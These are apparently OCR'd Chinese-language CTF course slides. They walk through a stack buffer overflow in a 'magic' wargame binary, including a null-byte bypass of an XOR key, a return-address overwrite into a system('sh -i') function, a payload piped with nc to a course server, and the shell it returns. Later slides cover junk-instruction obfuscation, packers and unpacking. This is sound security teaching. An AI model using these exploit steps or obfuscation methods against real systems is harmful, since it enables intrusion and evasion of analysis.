
- 可以控制 EIP 後,可以選擇跳到:
  - Shellcode
  - 程式本身的函式
  - 系統函式
  - 系統呼叫

分析 Magic 程式

- 程式執行流程
  - main -> magic -> do_magic
- 奇怪函式 -> never_use

```
.text:0804860D never_use
```


```
int never_use()
{
  return system("sh -i");
}
```



漏洞

- Use unsafe function - scanf

```
int magic()
{
  size_t v0; // eax@1
  char s; // [sp+14h] [bp-44h]@1

  __isoc99_scanf("%s", &s);
  v0 = strlen(&s);
  do_magic(&s, v0);
  return printf("%s", &s);
}
```



Overwrite EIP

- 設中斷點在 overflow 的地方,觀察 stack 情況

```
cychao@ubuntu:~$ gdb -q ./magic
Reading symbols from ./magic...(no debugging symbols found)...done.
(gdb) b *0x08048695
Breakpoint 1 at 0x8048695
(gdb) r <<< perl -e 'printf "a"x100'
Starting program: /home/cychao/magic <<< perl -e 'printf "a"x100'
Welcome to Magic system!
Give me your name(a-z): Your name is perl.
Give me something that you want to MAGIC:
Breakpoint 1, 0x08048695 in magic ()
(gdb) x/64x $esp
```

```
.text:08048687                lea     eax, [ebp+s]
.text:0804868A                mov     [esp+4], eax
.text:0804868E                mov     dword ptr [esp]
.text:08048695                call    ___isoc99_scanf
.text:0804869A                lea     eax, [ebp+s]
.text:0804869D                mov     [esp], eax
.text:080486A0                call    _strlen
.text:080486A5                mov     [esp+4], eax
.text:080486A9                lea     eax, [ebp+s]
.text:080486AC                mov     [esp], eax
.text:080486AF                call    do_magic
```

- 確認是否蓋到 Return Address
- input 會被 xor，無法直接跳到指定位置

繞過防護 1 - 算 Key

- 程式使用 Time 作為 seed 產生 xor Key
  - 算出伺服器 Time
  - 同時間兩次連線

```
Give me something that you want to MAGIC: a
[wargame2 [/home/wargame/level1] -cychao- % nc 140.113.
Welcome to Magic system!
Give me your name(a-z): aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your name is aaaaaaaaaaa.
Give me something that you want to MAGIC: ?番K蘩)'盡虎
```

```
int __cdecl do_magic(int a1, int a2)
{
  unsigned int v2; // eax@1
  char v3; // si@2
  int result; // eax@3
  int i; // [sp+1Ch] [bp-Ch]@1

  v2 = time(0);
  srand(v2);
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    v3 = *(_BYTE *)(i + a1);
    *(_BYTE *)(i + a1) = v3 ^ rand();
  }
```

繞過防護 2 - c++ reference

- strlen definition

strlen <cstring>

```
size_t strlen ( const char * str );
```

Get string length

Returns the length of the C string *str*.

The length of a C string is determined by the terminating null-character: A *C string* is as long as the number of characters between the beginning of the string and the terminating null character (without including the terminating null character itself).

- scanf %s

Any number of non-whitespace characters, stopping at the first whitespace character found. A terminating null character is automatically added at the end of the stored sequence.

- ‘ ‘ \t \n \v \f \r

For the "c" locale, white-space characters are any of:

' '	(0x20)	space (SPC)
'\t'	(0x09)	horizontal tab (TAB)
'\n'	(0x0a)	newline (LF)
'\v'	(0x0b)	vertical tab (VT)
'\f'	(0x0c)	feed (FF)
'\r'	(0x0d)	carriage return (CR)

漏洞利用 - concept

- 利用 %00 避開 xor encoding
- 計算 overflow 後會蓋到 Return Address 的 byte
- 控制 EIP 跳到已寫好的 system(sh) - never_use
  - never_use(): 0x0804860D
  - 避開 0D , push ebp 不重要
  - 直接跳到必要的指令

```
.text:0804860D ; Attributes: bp-based frame
.text:0804860D
.text:0804860D                 public never_use
.text:0804860D never_use       proc near
.text:0804860D                 push    ebp
.text:0804860E                 mov     ebp, esp
.text:08048610                 sub     esp, 18h
.text:08048613                 mov     dword ptr
.text:0804861A                 call    _system
.text:0804861F                 leave
.text:08048620                 retn
```

漏洞利用 - payload

- Payload = “”
- Payload += “A” * ???
- Payload += “\x00”
- Payload += “\x0E\x86\x04\x08”
- cat Payload | nc 140.113.208.235 6666

漏洞利用 - shellout

- Exploit 成功, 但無法下指令?

```
wargame2 [/home/cychao] -cychao- % cat magic.exploit | nc 140.113.208.235 6666
Welcome to Magic system!
Give me your name(a-z): Your name is aaaaaaaaaaa.
Give me something that you want to MAGIC: sh: 0: can't access tty; job control turned off
$
```


  - 寫script送 payload 再將 input與 socket 接上
  - 或是用一些bash trick
    - (cat exploit && sleep 1 && echo “id”) | nc ……
    - cat exploit - | nc 140.113.208.235 6666


Anti disassembler

- Remove useless information
- Code obfuscation (花指令)
- Pack (加殼) - windows較多

Remove Useless information

- Strip - remove symbol table
- Objcopy - remove unneeded segment
  - #objcopy -R .comment -R .note.ABI-tag -R .gnu.version





花指令 1/2

- 利用 jmp, branch, call, ret 指令將執行位置打亂

```
1   jz  @F
2   jnz  @F
3   db 0E8h
4   @@:
```

```
1 .text:004010D8                jz      short near ptr loc_4010DC+1
2 .text:004010D8
3 .text:004010DA                jnz     short near ptr loc_4010DC+1
4 .text:004010DA
5 .text:004010DC
6 .text:004010DC loc_4010DC:                            ; CODE XREF: .text:004010
7 .text:004010DC                                        ; .text:004010DAj
8 .text:004010DC                call    near ptr 4050C649h
9 .text:004010E1                add     al, ch
```

```
1 myjmp  proc
2   pop  eax
3   add  eax,ecx
4   push  eax
5   ret
6 myjmp  endp
7 start:
8     mov  ecx,offset aaaa
9     call  myjmp
10    db  'Deadbeef and Junk.....'
11  aaaa:  normal assembly
12    .........
```

```
1 public start
2 start proc near
3 mov     ecx, 0Ah
4 call    sub_401167
5 mov     ebx, 0C1B8D6A8h
6 out     dx, al
7 retn    0C2D2h
8 start endp
```

- http://www.pediy.com/kssd/pediy09/pediy09-324.htm


花指令 2/2

- 將一個指令拆成多個指令,混合使用push pop, pointer
  - push edx =>

```
1 push ebx
2 mov ebx,esp
3 push ebp
4 mov ebp,00000004
5 add ebx,ebp
6 pop ebp
7 sub ebx,00000004
8 xchg ebx,[esp] <- here
9 pop esp
10 mov [esp],edx
```


Packer (加殼)


- 將原本的程式加密壓縮,加上一層loader
  - 改掉或隱藏程式進入點
- 執行時Loader將加密的內容還原放進 Memory



Anti-anti-disassembler

- 人工補回資訊






Anti-anti-disassembler - 花指令

- 找出正確指令的起始位置,強迫解譯

```
.text:08048AAE                pop     ebx
.text:08048AAF                pop     esi
.text:08048AB0                pop     ebp
.text:08048AB1                jmp     loc_8048D72
.text:08048AB1 ; ---------------------------------------------------------------
.text:08048AB6                db 0E9h
.text:08048AB7 byte_8048AB7   db 0                    ; CODE XREF: .text:08048AA5↑
.text:08048AB8                db 2 (
.text:08048ABA
.text:08048ABA ; =============== S U                                        =====
.text:08048ABA
.text:08048ABA ; Attributes: bp-base(
.text:08048ABA
.text:08048ABA sub_8048ABA    proc n                                        ;:loc
.text:08048ABA                push
.text:08048ABB                mov
.text:08048ABD                mov
```

Anti-anti disassembler - 脫殼

- 找到原本的程式進入點(OEP)
- 設中斷點在 OEP , Dump binary




```
(gdb) info proc map
process 32076
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x804a000     0x2000          0      /home/cychao/ctf/nctu/hw1/simpleshell
         0x804a000  0x804b000     0x1000     0x1000      /home/cychao/ctf/nctu/hw1/simpleshell
        0xb7e60000 0xb7e61000     0x1000          0
        0xb7e61000 0xb7fbd000   0x15c000          0      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
        0xb7fbd000 0xb7fbe000     0x1000   0x15c000      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
        0xb7fbe000 0xb7fc0000     0x2000   0x15c000      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
